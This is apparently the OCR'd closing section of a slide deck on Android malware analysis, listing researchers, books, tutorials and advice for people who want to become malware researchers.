
If you *do* decide to get a SIM card, you can get planless ones from some convenience stores.



Samples from this example:

https://github.com/chmodxx/Slide-Decks/tree/master/WoSEC2020

Resources & Going Further



Resources

Active researchers on Twitter

Lukas Stefanko (https://twitter.com/LukasStefanko)

“fs0c131y” (https://twitter.com/fs0c131y)

Maddie Stone (https://twitter.com/maddiestone)

Tatyana Shishkova (https://twitter.com/sh1shk0va)

Jeremy Richards (https://twitter.com/dyngnosis)

Michael Flossman (https://twitter.com/terminalrift)

Tim Strazzere (https://twitter.com/timstrazz)

Azeria (https://twitter.com/fox0x01)

Books

Android Malware and Analysis - Ken Dunham, Shane Hartman, Manu Quintans, Jose Andre Morales, Tim Strazzere

Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software - Michael Sikorski, Andrew Honig

Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation - Bruce Dang (Author), Alexandre Gazet (Author), Elias Bachaalany (Author), Sébastien Josse (Contributor)

The Mobile Application Hacker’s Handbook - Dominic Chell (Author), Tyrone Erasmus (Author), Shaun Colley (Author), Ollie Whitehouse (Author)

Wireshark 101: Essential Skills for Network Analysis - Laura Chappell

My favourite books on everything from malware analysis to foreign policy and biographies: https://chmodxx.net/reading-list/

Tutorials

Ivan Rodriguez’s iOS reversing tutorial(s): https://ivrodriguez.com/reverse-engineer-ios-apps-ios-11-edition-part1/

Maddie Stone's (@maddiestone) Android RE Tutorial: https://maddiestone.github.io/AndroidAppRE/

Azeria's (@ma_zer_ia) Assembly tutorials: https://azeria-labs.com/

My Android Malware Analysis videos: https://www.youtube.com/c/chmodxx

Becoming a Malware Researcher

1. There aren’t enough of us in the industry :)
2. Demonstrate your interest.
3. Practice, practice, practice.
4. Don’t let your educational background or past experience hold you back!
5. Don’t worry about not having 10/10 of the “requirements” on a job posting.

Thank you!

Questions?